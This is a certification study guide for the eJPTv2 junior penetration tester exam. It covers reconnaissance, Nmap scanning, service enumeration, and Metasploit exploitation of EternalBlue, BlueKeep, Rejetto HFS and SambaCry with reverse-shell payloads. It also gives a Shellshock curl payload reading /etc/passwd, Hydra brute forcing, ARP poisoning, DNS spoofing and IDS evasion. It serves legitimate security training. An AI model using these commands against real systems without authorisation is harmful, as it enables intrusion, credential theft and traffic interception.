eJPTv2

Junior Penetration Tester v2

Complete Study & Lab Guide

Commands · Workflows · Labs · Q&A

Compiled & Authored by

Dr. Mohammed Tawfik

Assistant Professor of Cybersecurity & Cloud Computing

Ajloun National University (Jordan) · Sana'a University (Yemen)

kmkhol01@gmail.com · ORCID: 0000-0002-1227-387X

Edition 2026

Table of Contents

Auto-generated. Right-click → Update Field in Word to refresh.

Introduction

This guide consolidates everything needed for the INE eLearnSecurity Junior Penetration Tester v2 (eJPTv2) exam. It blends two community resources, two real lab sessions worked through end-to-end (Nmap → MSF import; password cracking; pivoting), and the field experience required to actually finish the practical exam.

The eJPTv2 is a 48-hour, hands-on, multiple-choice practical certification. You receive a Letter of Engagement, VPN access to a target network, and ~35 multiple-choice questions that can only be answered by attacking the lab environment. There is no essay component.

Exam Domain Weights

Domain	Weight	Focus
Assessment Methodologies	30%	Recon, footprinting, scanning, enumeration
Host & Network Pentesting	40%	Exploitation, Metasploit, post-exploitation, pivoting
Web Application Pentesting	20%	OWASP basics, SQLi, XSS, file upload
Auditing Fundamentals	10%	Reporting, methodology

How to Use This Guide

- Read it cover-to-cover once in the week before the exam.
- During labs, use Ctrl+F to find specific commands and workflows.
- Practice every command in your own Kali VM — typing reinforces memory.
- Each Q&A block at the end of major sections mirrors the style of real exam questions.

Lab Environment Requirements

- Kali Linux (latest rolling release) with full tool set.
- PostgreSQL service running for Metasploit Framework database.
- Common wordlists: rockyou.txt, common_users.txt, common_passwords.txt.
- Static binaries for post-exploitation (nmap, socat) when target lacks tools.

Module 1 — Assessment Methodologies & Auditing

This module covers the reconnaissance, footprinting, scanning, and enumeration phases. ~30% of the exam questions come from this material — accurate enumeration is the foundation everything else stands on.

1.1 Information Gathering

Information gathering is split into passive (no direct contact with the target) and active (direct probing) reconnaissance. Passive comes first to avoid alerting the target.

Passive Reconnaissance

DNS Lookups

```
# Basic DNS lookup
host example.com
nslookup example.com
dig example.com

# Specific record types
dig example.com MX     # Mail servers
dig example.com NS     # Name servers
dig example.com TXT    # Text records (often contain SPF, DKIM)
dig example.com ANY    # All records (often blocked)

# Reverse DNS
dig -x 8.8.8.8
host 8.8.8.8
```

WHOIS Lookup

```
whois example.com
whois 8.8.8.8
```

Returns registrant info, name servers, network range, registration dates. Many records are now redacted under GDPR — older WHOIS data on archive sites can still be useful.

DNS Enumeration & Subdomain Discovery

```
# DNS records + brute force subdomains
dnsrecon -d example.com
dnsrecon -d example.com -t brt -D /usr/share/wordlists/dnsmap.txt

# Subdomain enumeration
sublist3r -d example.com
sublist3r -d example.com -e google,yahoo,bing
```

```
# DNS brute force
dnsenum example.com
fierce --domain example.com

# Online: dnsdumpster.com, crt.sh, virustotal.com
```

Web Technology Fingerprinting

```
whatweb example.com
whatweb -v example.com           # Verbose

# Online: builtwith.com, wappalyzer (browser extension)
# WAF detection
wafw00f https://example.com
wafw00f -a https://example.com   # Test all known WAFs
```

Email Harvesting

```
theHarvester -d example.com -b all
theHarvester -d example.com -b google,bing,linkedin -l 500

# -d  domain
# -b  source (google, bing, linkedin, duckduckgo, all)
# -l  limit results
```

Google Dorking

```
# Filetype-specific searches
site:example.com filetype:pdf
site:example.com filetype:xls confidential
site:example.com ext:sql

# Login pages
site:example.com inurl:login
site:example.com inurl:admin

# Exposed directories
site:example.com intitle:"index of"

# Cached versions
cache:example.com

# Combine with WHOIS data
"@example.com" -www.example.com    # Find emails not on main site
```

OSINT Tools

Tool	Purpose
recon-ng	Modular OSINT framework — automates many sources
spiderfoot	Automated OSINT with web UI
maltego	GUI link analysis for relationships
shodan / shodan CLI	Search internet-facing devices
censys.io	Alternative to Shodan with TLS/cert focus
haveibeenpwned	Check email/domain in known breaches

Active Reconnaissance

Host Discovery — Ping Sweep

```
# Nmap ping sweep (ICMP + TCP probes)
nmap -sn 192.168.1.0/24
nmap -sn -PE -PP -PS80,443,3389 192.168.1.0/24   # More aggressive

# Fast ping sweep with fping
fping -a -g 192.168.1.0/24 2>/dev/null

# ARP scan (only works on local L2 — fastest & most reliable)
sudo arp-scan -l                    # Auto-detect interface
sudo arp-scan -I eth0 192.168.1.0/24

# netdiscover (passive + active)
sudo netdiscover -i eth0 -r 192.168.1.0/24

# Save live hosts to file for later
nmap -sn 192.168.1.0/24 -oG - | awk '/Up$/{print $2}' > live_hosts.txt
```

EXAM TIP

When given a target like 10.1.0.7 with no CIDR, check your own interface with 'ip -br -c a' to determine the netmask. /24 is most common in INE labs, but /16 also appears (as in the lab where Kali was 10.1.0.7/16 — yielding range 10.1.0.1 to 10.1.255.254).

Port Scanning Basics

Ports are identified by their state. Understanding what each state means is critical.

State	Meaning
open	Application is actively accepting connections
closed	Port reachable but no application listening
filtered	Firewall is blocking probes — no response received

State	Meaning
`unfiltered`	Reachable but state cannot be determined (ACK scan)
`open|filtered`	Cannot determine (UDP, IP protocol scans)
`closed|filtered`	Cannot determine (IP ID idle scan)

1.2 Footprinting & Scanning with Nmap

Nmap is the single most important tool in the exam. You will use it dozens of times. Master the flags below.

Scan Types

Flag	Scan Type	When to Use
`-sS`	TCP SYN (stealth)	Default for root — fast, no full handshake
`-sT`	TCP Connect	Default without root — full handshake (noisy)
`-sU`	UDP scan	Slow but needed for DNS, SNMP, NTP
`-sA`	TCP ACK	Firewall mapping — determines filtered vs unfiltered
`-sn`	Ping scan only	Host discovery, no port scan
`-sV`	Service version	Banner-grab open ports
`-sC`	Default scripts	Equivalent to --script=default
`-O`	OS fingerprint	Identify OS (needs root, ≥1 open & ≥1 closed port)
`-A`	Aggressive	Equivalent to -sV -sC -O --traceroute
`-Pn`	No ping	Skip host discovery — assume host is up

Port Specification

```
# Top 1000 ports (default)
nmap target

# Specific ports
nmap -p 22,80,443 target
nmap -p 1-1000 target              # Range
nmap -p- target                    # All 65535 ports (slow but thorough)
nmap -p T:80,U:53 target           # TCP and UDP combined

# Top N most common
nmap --top-ports 100 target
nmap --top-ports 1000 target
```

```
# Service-specific
nmap -p http,https,ssh target      # By service name
```

Timing Templates

Template	Speed	Use Case
-T0 (paranoid)	Very slow	IDS evasion — minutes between probes
-T1 (sneaky)	Slow	IDS evasion — 15s between probes
-T2 (polite)	Slow	Reduce bandwidth use
-T3 (normal)	Default	Standard scanning
-T4 (aggressive)	Fast	Internal networks, INE labs
-T5 (insane)	Very fast	May lose accuracy — fast LAN only

Output Formats

```
nmap -oN scan.txt target          # Normal (human readable)
nmap -oG scan.gnmap target        # Greppable
nmap -oX scan.xml target          # XML (for db_import to MSF)
nmap -oA scan target              # All three formats

# Strip live hosts from greppable output
nmap -sn 10.1.0.0/24 -oG - | awk '/Up$/{print $2}'
```

Nmap Scripting Engine (NSE)

```
# Default scripts
nmap -sC target
nmap --script=default target

# Specific script
nmap --script=http-enum target
nmap --script=smb-vuln-ms17-010 -p445 target

# Script category
nmap --script vuln target           # Vulnerability scripts
nmap --script auth target           # Authentication scripts
nmap --script discovery target

# Multiple scripts with wildcards
nmap --script "smb-*" -p445 target
nmap --script "http-*" -p80,443 target
```

```
# Script help
nmap --script-help=http-enum
```

NSE Category	Use
auth	Bypass auth / harvest credentials
broadcast	Discover hosts via broadcast queries
brute	Brute-force passwords (rarely used in exam)
default	Sensible default scripts (-sC)
discovery	Active discovery (DNS, SNMP, etc.)
dos	DoS testing — DO NOT use in exam
exploit	Active exploits — limited set
fuzzer	Send random data
intrusive	Aggressive — may crash service
malware	Detect backdoors / known malware
safe	Non-intrusive only
version	Enhanced version detection
vuln	Check for specific vulnerabilities

Firewall / IDS Evasion

```
# Fragment packets
nmap -f target
nmap --mtu 16 target

# Decoy scan (mix real IP with fakes)
nmap -D RND:10 target
nmap -D 10.0.0.1,10.0.0.2,ME target

# Source port spoofing
nmap --source-port 53 target
nmap -g 53 target

# Random data padding
nmap --data-length 50 target
```

```
# Spoof MAC
nmap --spoof-mac Cisco target
nmap --spoof-mac 0 target              # Random MAC
```

Standard eJPT Scan Workflow

```
# Step 1: Discover live hosts
sudo nmap -sn 10.1.0.0/24 -oA hosts

# Step 2: Fast initial port scan on all live hosts
sudo nmap -sS -T4 -p- --min-rate 1000 -iL live_hosts.txt -oA fast_scan

# Step 3: Detailed scan on identified open ports
sudo nmap -sV -sC -O -p<PORTS> -iL targets.txt -oA detail_scan

# Step 4: UDP top ports (often missed)
sudo nmap -sU --top-ports 100 -iL targets.txt -oA udp_scan

# Step 5: Vulnerability scan
sudo nmap --script vuln -p<PORTS> -iL targets.txt -oA vuln_scan
```

Q1: What flag tells Nmap to skip host discovery and assume the target is up?

A1: -Pn (also known as P0 in older versions). Useful when ICMP is blocked but you know the host is alive.

Q2: Which Nmap output flag produces a file that can be imported into Metasploit?

A2: -oX produces XML output. Inside msfconsole, use 'db_import /path/to/scan.xml' to load it.

The -oA flag creates all three formats (normal, greppable, XML) with one switch.

Q3: What does the 'filtered' port state mean in Nmap output?

A3: A firewall, filter, or other network obstacle is blocking the probes, so Nmap can't determine if the port is open or closed. No response was received within the timeout.

Q4: Which scan type produces the most reliable results without needing root privileges?

A4: -sT (TCP Connect scan). It uses the OS's connect() system call and completes a full three-way handshake. Slower and noisier than -sS but works without root.

1.3 Enumeration

Enumeration is the deep-dive into each service identified during scanning. The exam loves enumeration — most multiple-choice questions are answered here (number of users, share names, banner versions, accessible files).

FTP Enumeration (Port 21)

FTP transmits everything in cleartext. Anonymous login is the first thing to check.

```
# Banner grab with nmap
nmap -sV -p21 target
nmap -sV --script=ftp-* -p21 target

# Anonymous login attempt
ftp target
> anonymous
> anonymous@domain.com   # or just press Enter

# Or with one-shot URL
ftp ftp://anonymous:@target

# List & download via wget (recursive anonymous)
wget -m ftp://anonymous:anonymous@target

# Hydra brute force
hydra -L users.txt -P passwords.txt ftp://target
hydra -l admin -P /usr/share/wordlists/rockyou.txt ftp://target

# Metasploit modules
use auxiliary/scanner/ftp/ftp_version
use auxiliary/scanner/ftp/anonymous
use auxiliary/scanner/ftp/ftp_login
```

Common FTP servers with known vulnerabilities: vsftpd 2.3.4 (backdoor), ProFTPD 1.3.5 (mod_copy CVE-2015-3306), wu-ftpd.

SMB Enumeration (Ports 139, 445)

SMB is the single most enumerated service in the exam. Multiple tools approach the same data — learning all of them is worth the time.

Nmap SMB Scripts

```
# Quick version detection
nmap -sV -p139,445 target

# All SMB scripts
nmap -p139,445 --script=smb-* target
```

```
# Specific high-value scripts
nmap -p445 --script=smb-os-discovery target
nmap -p445 --script=smb-enum-shares target
nmap -p445 --script=smb-enum-users target
nmap -p445 --script=smb-enum-domains target

# Vulnerability check (EternalBlue, etc.)
nmap -p445 --script=smb-vuln-* target
nmap -p445 --script=smb-vuln-ms17-010 target

# With credentials
nmap -p445 --script=smb-enum-shares --script-args=smbuser=admin,smbpass=pass
target
```

enum4linux

```
# Full enumeration (most common)
enum4linux -a target

# Or specific:
enum4linux -U target          # Users only
enum4linux -S target          # Shares only
enum4linux -G target          # Groups
enum4linux -P target          # Password policy
enum4linux -o target          # OS info

# Newer fork (more reliable)
enum4linux-ng -A target
```

smbclient

```
# List shares (null/anonymous session)
smbclient -L //target -N
smbclient -L //target -U guest

# With credentials
smbclient -L //target -U administrator
smbclient -L //target -U 'DOMAIN\admin'%password

# Connect to a share interactively
smbclient //target/sharename -N
smbclient //target/C$ -U administrator

# Inside smbclient prompt:
> ls               # list files
> cd subdir
> get file.txt     # download
> put localfile    # upload
```

```
> mget *.txt       # multiple
> exit
```

rpcclient

```
# Null session (no creds)
rpcclient -U "" -N target

# With credentials
rpcclient -U administrator target

# Inside rpcclient prompt — most useful commands:
> srvinfo                 # server info
> enumdomusers            # list domain users
> enumdomgroups
> queryuser <RID>         # user info by RID
> queryusergroups <RID>
> querydominfo            # domain info
> netshareenumall         # all shares (incl. hidden)
> getdompwinfo            # password policy
> lookupnames <name>      # resolve name → SID
> lookupsids <SID>
```

smbmap

```
# List shares + permissions in one shot
smbmap -H target
smbmap -H target -u guest
smbmap -H target -u admin -p password

# Recursive directory listing on a share
smbmap -H target -u admin -p pass -R sharename

# Download file
smbmap -H target -u admin -p pass --download 'sharename\file.txt'

# Run command (RCE if creds allow)
smbmap -H target -u admin -p pass -x 'whoami'
```

Metasploit SMB Modules

```
# Version detection
use auxiliary/scanner/smb/smb_version
set RHOSTS target
run

# Enumerate shares
use auxiliary/scanner/smb/smb_enumshares
```

```
# Enumerate users
use auxiliary/scanner/smb/smb_enumusers

# Login brute force
use auxiliary/scanner/smb/smb_login
set USER_FILE users.txt
set PASS_FILE passwords.txt

# MS17-010 (EternalBlue) check
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS target

# PsExec — login & execute (needs valid creds)
use exploit/windows/smb/psexec
set SMBUser administrator
set SMBPass password
```

SMB NULL SESSION

A 'null session' is an unauthenticated SMB connection. On older Windows (2000, XP, Server 2003) and many misconfigured Sambas, null sessions allow user/share enumeration. Always try first. Commands: 'rpcclient -U "" -N target' or 'smbclient -L //target -N'.

HTTP/HTTPS Enumeration (Ports 80, 443, 8080)

Banner & Header Grabbing

```
# Headers only
curl -I http://target
curl -I -k https://target          # -k = ignore cert

# Full response
curl http://target
curl -v http://target              # Verbose (shows request + response headers)

# Specific HTTP methods (OPTIONS reveals allowed methods)
curl -X OPTIONS http://target -v
curl -X TRACE http://target

# Follow redirects
curl -L http://target

# Save cookies
curl -c cookies.txt -b cookies.txt http://target/login
```

Directory & File Enumeration

```
# Gobuster (fast, written in Go)
gobuster dir -u http://target -w /usr/share/wordlists/dirb/common.txt
gobuster dir -u http://target -w /usr/share/seclists/Discovery/Web-
Content/big.txt -x php,html,txt
gobuster dir -u http://target -w wordlist -t 50 -o results.txt    # 50 threads,
output

# Dirb (older but bundled)
dirb http://target
dirb http://target /usr/share/dirb/wordlists/big.txt

# Dirbuster (GUI)
dirbuster

# ffuf (fastest, supports POST/headers)
ffuf -u http://target/FUZZ -w wordlist.txt
ffuf -u http://target/FUZZ -w wordlist.txt -e .php,.html,.txt
ffuf -u http://target/FUZZ -w wordlist.txt -fc 404         # Filter 404s

# wfuzz
wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt http://target/FUZZ
wfuzz -c --hc 404 -z file,wordlist http://target/FUZZ
```

CMS Identification

```
# WhatWeb
whatweb http://target
whatweb -v http://target

# WordPress
wpscan --url http://target
wpscan --url http://target --enumerate u,t,p          # users, themes, plugins
wpscan --url http://target -U admin -P passwords.txt  # Brute force login

# Drupal
droopescan scan drupal -u http://target

# Joomla
joomscan -u http://target

# Generic
cmsmap -t http://target
```

Vhost / Subdomain Enumeration

```
# Add to /etc/hosts first
echo "10.0.0.1 example.com" >> /etc/hosts
```

```
# Gobuster vhost mode
gobuster vhost -u http://example.com -w subdomains.txt

# ffuf (vhost via Host header)
ffuf -u http://example.com -H "Host: FUZZ.example.com" -w subdomains.txt -fs
<size_of_default>
```

Metasploit HTTP Modules

```
use auxiliary/scanner/http/http_version
use auxiliary/scanner/http/dir_scanner
use auxiliary/scanner/http/files_dir
use auxiliary/scanner/http/robots_txt
use auxiliary/scanner/http/http_header
use auxiliary/scanner/http/wordpress_login_enum
use auxiliary/scanner/http/wmap_collector
```

MySQL Enumeration (Port 3306)

```
# Nmap scripts
nmap -sV -p3306 target
nmap -p3306 --script=mysql-* target
nmap -p3306 --script=mysql-empty-password target
nmap -p3306 --script=mysql-users --script-args=mysqluser=root,mysqlpass="" target

# Direct connection
mysql -u root -h target
mysql -u root -p -h target

# Inside MySQL:
> SHOW DATABASES;
> USE database_name;
> SHOW TABLES;
> SELECT * FROM users;
> SELECT user, password FROM mysql.user;

# Metasploit
use auxiliary/scanner/mysql/mysql_version
use auxiliary/scanner/mysql/mysql_login
use auxiliary/admin/mysql/mysql_sql                    # Execute SQL
use auxiliary/scanner/mysql/mysql_hashdump             # Dump password hashes
use auxiliary/scanner/mysql/mysql_schemadump

# Hydra brute force
hydra -L users.txt -P passwords.txt mysql://target
```

SMTP Enumeration (Ports 25, 465, 587)

SMTP is mostly useful for username enumeration via VRFY/EXPN/RCPT commands.

```
# Banner grab
nmap -sV -p25 target
nc target 25

# Manual SMTP commands
VRFY root              # Verify user exists
VRFY admin
EXPN root              # Expand alias
RCPT TO:<root@target>  # Used during fake email

# smtp-user-enum
smtp-user-enum -M VRFY -U users.txt -t target
smtp-user-enum -M EXPN -U users.txt -t target
smtp-user-enum -M RCPT -U users.txt -t target

# Nmap scripts
nmap -p25 --script=smtp-* target
nmap -p25 --script=smtp-enum-users target
nmap -p25 --script=smtp-commands target

# Metasploit
use auxiliary/scanner/smtp/smtp_version
use auxiliary/scanner/smtp/smtp_enum
set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
```

SSH Enumeration (Port 22)

```
# Version detection (OpenSSH versions have public exploits)
nmap -sV -p22 target
nc target 22                # Banner grab

# Nmap scripts
nmap -p22 --script=ssh-* target
nmap -p22 --script=ssh-auth-methods target
nmap -p22 --script=ssh2-enum-algos target

# Hydra brute force
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://target
hydra -l root -P passwords.txt ssh://target -t 4         # 4 threads (some SSH
limits parallel attempts)

# Metasploit
use auxiliary/scanner/ssh/ssh_version
use auxiliary/scanner/ssh/ssh_login
set USER_FILE users.txt
set PASS_FILE passwords.txt
```

```
use auxiliary/scanner/ssh/ssh_enumusers          # CVE-2018-15473 username enum

# SSH key login
ssh -i id_rsa user@target

# If you have a key with passphrase — crack it
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Other Services

Port	Service	Quick enumeration
53	DNS	dig axfr @target example.com (zone transfer)
110	POP3	nc target 110 → USER / PASS
111	rpcbind	rpcinfo -p target
143	IMAP	nc target 143 → a LOGIN user pass
161	SNMP	onesixtyone, snmpwalk -v 2c -c public target
389	LDAP	ldapsearch -x -h target -s base
512-514	rsh/rexec	rsh-client tools (legacy)
1433	MSSQL	sqsh -S target -U sa, nmap --script=ms-sql-*
1521	Oracle	tnscmd10g, odat.py
2049	NFS	showmount -e target, mount -t nfs target:/share /mnt
3389	RDP	rdesktop target, xfreerdp, nmap --script=rdp-*
5900	VNC	vncviewer target, nmap --script=realvnc-auth-bypass
6379	Redis	redis-cli -h target
27017	MongoDB	mongo target/admin

Q5: Which tool gives the most complete SMB enumeration in one command?

A5: enum4linux -a target (or enum4linux-ng -A target for the maintained fork). It combines RID cycling, OS detection, share listing, user/group enumeration, and password policy retrieval into a single output.

Q6: How do you check if SMB null sessions are enabled?

A6: smbclient -L //target -N (the -N flag attempts a no-password / null session). If the share list returns, null sessions are enabled. Alternative: 'rpcclient -U "" -N target' then run 'srvinfo' or 'enumdomusers'.

Q7: You found port 21 open. What's the very first thing to try?

A7: Anonymous login: 'ftp target' then username 'anonymous' with any password (often 'anonymous' or an email). If allowed, immediately 'ls -la' and check for writable directories or credential files.

Q8: What does 'VRFY root' do against an SMTP server?

A8: Verifies whether the user 'root' exists on the mail server. Modern servers usually disable VRFY, but legacy systems still respond with '250 ok' or '252 cannot verify' for valid users and '550 user unknown' for invalid ones — leaking valid usernames.

1.4 Vulnerability Assessment

Once enumeration is done, formal vulnerability scanning identifies specific CVEs that affect the discovered services. The exam doesn't typically require running full Nessus scans — most vulnerabilities are obvious from version banners — but knowing the tools is required.

Nessus

```
# Start Nessus service
sudo systemctl start nessusd
sudo /bin/systemctl start nessusd.service

# Access UI: https://localhost:8834
# Workflow:
#   1. New scan → Basic Network Scan
#   2. Targets: IP or CIDR
#   3. Credentials (optional, more accurate)
#   4. Launch
#   5. Export → Nessus (.nessus) format

# Import into MSF:
msfconsole
> db_import /path/to/scan.nessus
> vulns
> vulns -p 445
```

OpenVAS / Greenbone

```
# Setup (one time)
sudo gvm-setup
sudo gvm-check-setup

# Start
sudo gvm-start
# Web UI: https://127.0.0.1:9392
```

Searchsploit (Local Exploit-DB)

```
# Search by software name
searchsploit vsftpd 2.3.4
searchsploit windows server 2008
searchsploit apache 2.4 -t                # title only

# Filter
searchsploit -w vsftpd 2.3.4              # Show URLs
searchsploit -m exploits/unix/remote/17491.rb    # Mirror to current dir
searchsploit -p 17491                     # Show file path
searchsploit -x 17491                     # Examine in less
```

```
# Update database
sudo searchsploit -u

# Nmap → searchsploit pipeline
nmap -sV target -oX scan.xml
searchsploit --nmap scan.xml
```

Manual CVE Lookup

- cve.mitre.org — official CVE database
- nvd.nist.gov — full vulnerability details + CVSS scores
- exploit-db.com — public exploits
- github.com search 'CVE-YYYY-NNNN PoC' — community PoCs
- vulners.com — aggregated vulnerability data

Common Vulnerable Services to Recognize on Sight

Banner	CVE	Exploit
`vsftpd 2.3.4`	Backdoor	exploit/unix/ftp/vsftpd_234_backdoor
`ProFTPD 1.3.5`	CVE-2015-3306	exploit/unix/ftp/proftpd_modcopy_exec
`Samba 3.x – 4.x`	CVE-2017-7494	exploit/linux/samba/is_known_pipename
`SMB on Windows 7/2008`	CVE-2017-0144 (MS17-010)	exploit/windows/smb/ms17_010_eternalblue
`Windows XP SMB`	CVE-2008-4250 (MS08-067)	exploit/windows/smb/ms08_067_netapi
`RDP on Windows 7/2008`	CVE-2019-0708 (BlueKeep)	exploit/windows/rdp/cve_2019_0708_bluekeep_rce
`OpenSSL 1.0.1 – 1.0.1f`	CVE-2014-0160 (Heartbleed)	auxiliary/scanner/ssl/openssl_heartbleed
`Bash < 4.3`	CVE-2014-6271 (Shellshock)	exploit/multi/http/apache_mod_cgi_bash_env_exec
`Apache Struts 2`	CVE-2017-5638	exploit/multi/http/struts2_content_type_ognl
`HttpFileServer 2.3`	CVE-2014-6287	exploit/windows/http/rejetto_hfs_exec
`Drupal 7.x / 8.x`	CVE-2018-7600 (Drupalgeddon2)	exploit/unix/webapp/drupal_drupalgeddon2

1.5 Auditing Fundamentals

The smallest section of the exam but still tested. Focus on the methodology — knowing the phases is more important than memorizing tool names.

Penetration Testing Methodology (PTES)

1. Pre-engagement Interactions — scope, rules of engagement, NDA
2. Intelligence Gathering — passive and active reconnaissance
3. Threat Modeling — identify what's valuable and how it could be attacked
4. Vulnerability Analysis — discover specific weaknesses
5. Exploitation — gain access
6. Post-Exploitation — maintain access, pivot, escalate
7. Reporting — document findings with severity, evidence, remediation

Compliance Frameworks (high-level)

Framework	Scope
PCI-DSS	Payment card data — required for any business handling card transactions
HIPAA	US healthcare data privacy
GDPR	EU personal data protection
ISO 27001	International information security management
NIST 800-53	US federal security controls
SOC 2	Service organizations — security, availability, confidentiality

Common Audit Tools

Tool	Purpose
Lynis	Linux system hardening audit
CIS-CAT	CIS Benchmark compliance scoring
nipper	Network device config audit (Cisco, Juniper)
OpenSCAP	Linux compliance scanning against SCAP profiles

Q9: What does CVSS stand for and what is the range?

A9: Common Vulnerability Scoring System. The score ranges from 0.0 (none) to 10.0 (critical):

- 0.0 None
- 0.1–3.9 Low
- 4.0–6.9 Medium
- 7.0–8.9 High
- 9.0–10.0 Critical

Q10: Which penetration testing phase comes immediately after exploitation?

A10: Post-Exploitation. This is where you maintain access, perform lateral movement, escalate privileges, and search for sensitive data. Reporting is the final phase, not immediately after exploitation.

Module 2 — Host & Network Penetration Testing

The largest exam domain at 40%. This is where you actually pop shells, escalate privileges, and move laterally. Master Metasploit deeply — it is THE tool for the eJPT.

2.1 System / Host-Based Attacks

These attacks exploit vulnerabilities in the operating system or services running on a single host. Windows and Linux are tested separately.

Windows Vulnerabilities

SMB — MS17-010 EternalBlue

The single most-tested Windows exploit in the eJPT. Affects unpatched Windows 7 / Server 2008 R2 / Windows XP — extremely common in INE labs.

```
# Check vulnerability
nmap -p445 --script=smb-vuln-ms17-010 target

# Or in MSF
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS target
run
# Look for: "Host is likely VULNERABLE"

# Exploit
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS target
set LHOST <your_ip>
set payload windows/x64/meterpreter/reverse_tcp
exploit

# Variant for older Windows
use exploit/windows/smb/ms17_010_psexec     # Needs valid creds
```

RDP — BlueKeep (CVE-2019-0708)

RCE in Remote Desktop on unpatched Windows 7 / 2008 / XP / Server 2003. Reliable but can BSOD the target — always check first.

```
# Check
use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
set RHOSTS target
run

# Exploit (may crash target — heavy warning)
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set RHOSTS target
```

```
set LHOST <your_ip>
show targets
set target <correct_VM_platform_from_list>
set payload windows/x64/meterpreter/reverse_tcp
exploit
```

HTTP — Rejetto HFS 2.3 (CVE-2014-6287)

HttpFileServer null-byte command injection. Banner shows 'HttpFileServer httpd 2.3' on port 80. Near-guaranteed shell.

```
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS target
set RPORT 80
set LHOST <your_ip>
set LPORT 4444
set payload windows/meterpreter/reverse_tcp
exploit
```

Other Windows Vulnerabilities

CVE / Name	Affected	Metasploit Module
MS08-067 NetAPI	Win 2000/XP/2003	exploit/windows/smb/ms08_067_netapi
MS09-050 SMB2	Win Vista/2008	exploit/windows/smb/ms09_050_smb2_negotiate_func_index
MS10-061 Spooler	Win XP/2003	exploit/windows/smb/ms10_061_spoolss
MS12-020 RDP DoS	Win 7/2008	auxiliary/dos/windows/rdp/ms12_020_maxchannelids
IIS WebDAV	IIS 6.0	exploit/windows/iis/iis_webdav_upload_asp
IceCast Header	IceCast 2.0.1	exploit/windows/http/icecast_header
DistCC	DistCC daemon	exploit/unix/misc/distcc_exec

Linux Vulnerabilities

Samba — CVE-2017-7494 (SambaCry / 'is_known_pipename')

```
# Affects Samba 3.5.0 – 4.6.4 with writable share
use exploit/linux/samba/is_known_pipename
set RHOSTS target
set payload cmd/unix/reverse_netcat
set LHOST <your_ip>
exploit
```

vsftpd 2.3.4 Backdoor

```
# Smiley face :) backdoor — spawns root shell on port 6200
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS target
exploit
```

Shellshock — CVE-2014-6271

```
# Bash environment variable command injection
# Affects Bash < 4.3 — exploited via CGI scripts

# Manual test
curl -A "() { :; }; echo; echo; /bin/cat /etc/passwd" http://target/cgi-
bin/test.cgi

# Metasploit
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOSTS target
set TARGETURI /cgi-bin/test.cgi
set payload linux/x86/meterpreter/reverse_tcp
set LHOST <your_ip>
exploit
```

Other Linux Exploits

Service / CVE	MSF Module
DistCC Daemon	exploit/unix/misc/distcc_exec
UnrealIRCd backdoor	exploit/unix/irc/unreal_ircd_3281_backdoor
VNC weak password	auxiliary/scanner/vnc/vnc_login
NFS misconfig	showmount -e + mount + ssh keys

Password Attacks Against Services

Brute forcing is fair game in the exam — labs are explicitly designed for it. Don't try outside controlled environments.

Hydra (the eJPT favourite)

```
# Single username, password list
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://target

# User list + password list (cartesian product)
hydra -L users.txt -P passwords.txt ssh://target

# Specific port
hydra -L users.txt -P passwords.txt ssh://target:2222
```

```
# Common services:
hydra -L users -P pass ftp://target
hydra -L users -P pass ssh://target -t 4         # SSH: ≤4 threads or it'll fail
hydra -L users -P pass telnet://target
hydra -L users -P pass smb://target              # Hydra calls it 'smb', uses 445
hydra -L users -P pass rdp://target
hydra -L users -P pass mysql://target
hydra -L users -P pass postgres://target

# HTTP forms — most complex syntax
hydra -L users.txt -P pass.txt target http-post-form \
  "/login.php:user=^USER^&pass=^PASS^:Login failed"
# Format: "<path>:<post_data>:<fail_string>"

# HTTP basic auth
hydra -L users -P pass target http-get /admin/
```

Medusa

```
medusa -h target -u admin -P passwords.txt -M ssh
medusa -h target -U users.txt -P passwords.txt -M ftp
```

Crowbar / Patator (alternatives for RDP, VNC)

```
# Crowbar for RDP (better than Hydra for RDP)
crowbar -b rdp -s target/32 -u administrator -C passwords.txt
```

Q11: What command checks a target for MS17-010 (EternalBlue) vulnerability before firing the exploit?

A11: Inside Metasploit:

use auxiliary/scanner/smb/smb_ms17_010

set RHOSTS target

run

Or from a shell:

nmap -p445 --script=smb-vuln-ms17-010 target

Always check before exploiting — EternalBlue is reliable but can BSOD certain Windows builds.

Q12: You see 'HttpFileServer httpd 2.3' in a banner on port 80. Which Metasploit module should you use?

A12: exploit/windows/http/rejetto_hfs_exec (CVE-2014-6287). It's a null-byte command injection in the search parameter that yields RCE with no auth required.

2.2 Network-Based Attacks

ARP Spoofing / Man-in-the-Middle

```
# Enable IP forwarding (so victim still has internet)
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# arpspoof — poison both directions
sudo arpspoof -i eth0 -t <victim_ip> <gateway_ip>
sudo arpspoof -i eth0 -t <gateway_ip> <victim_ip>      # In second terminal

# Then sniff:
sudo tcpdump -i eth0 -w capture.pcap host <victim_ip>

# ettercap — combined poison + sniff
sudo ettercap -T -M arp:remote /<victim>// /<gateway>//

# bettercap (modern replacement)
sudo bettercap -iface eth0
> net.probe on
> set arp.spoof.targets <victim>
> arp.spoof on
> net.sniff on
```

Network Sniffing

```
# tcpdump
sudo tcpdump -i eth0
sudo tcpdump -i eth0 -w capture.pcap                # Save to file
sudo tcpdump -i eth0 'port 80'                      # BPF filter
sudo tcpdump -i eth0 'host 10.0.0.5 and port 21'
sudo tcpdump -r capture.pcap                        # Read saved file
sudo tcpdump -A -r capture.pcap 'port 80'           # ASCII content

# Wireshark (GUI)
sudo wireshark
# Filters:  ip.addr == 10.0.0.5     tcp.port == 80    http.request

# tshark (CLI wireshark)
tshark -i eth0
tshark -r capture.pcap -Y "http.request"            # Display filter
tshark -r capture.pcap -T fields -e ip.src -e ip.dst
```

DNS Spoofing

```
# Inside ettercap, edit /etc/ettercap/etter.dns:
# *.example.com  A  10.0.0.1
```

```
# www.example.com PTR 10.0.0.1

# Then run with dns_spoof plugin
sudo ettercap -T -M arp:remote -P dns_spoof /victim// /gateway//
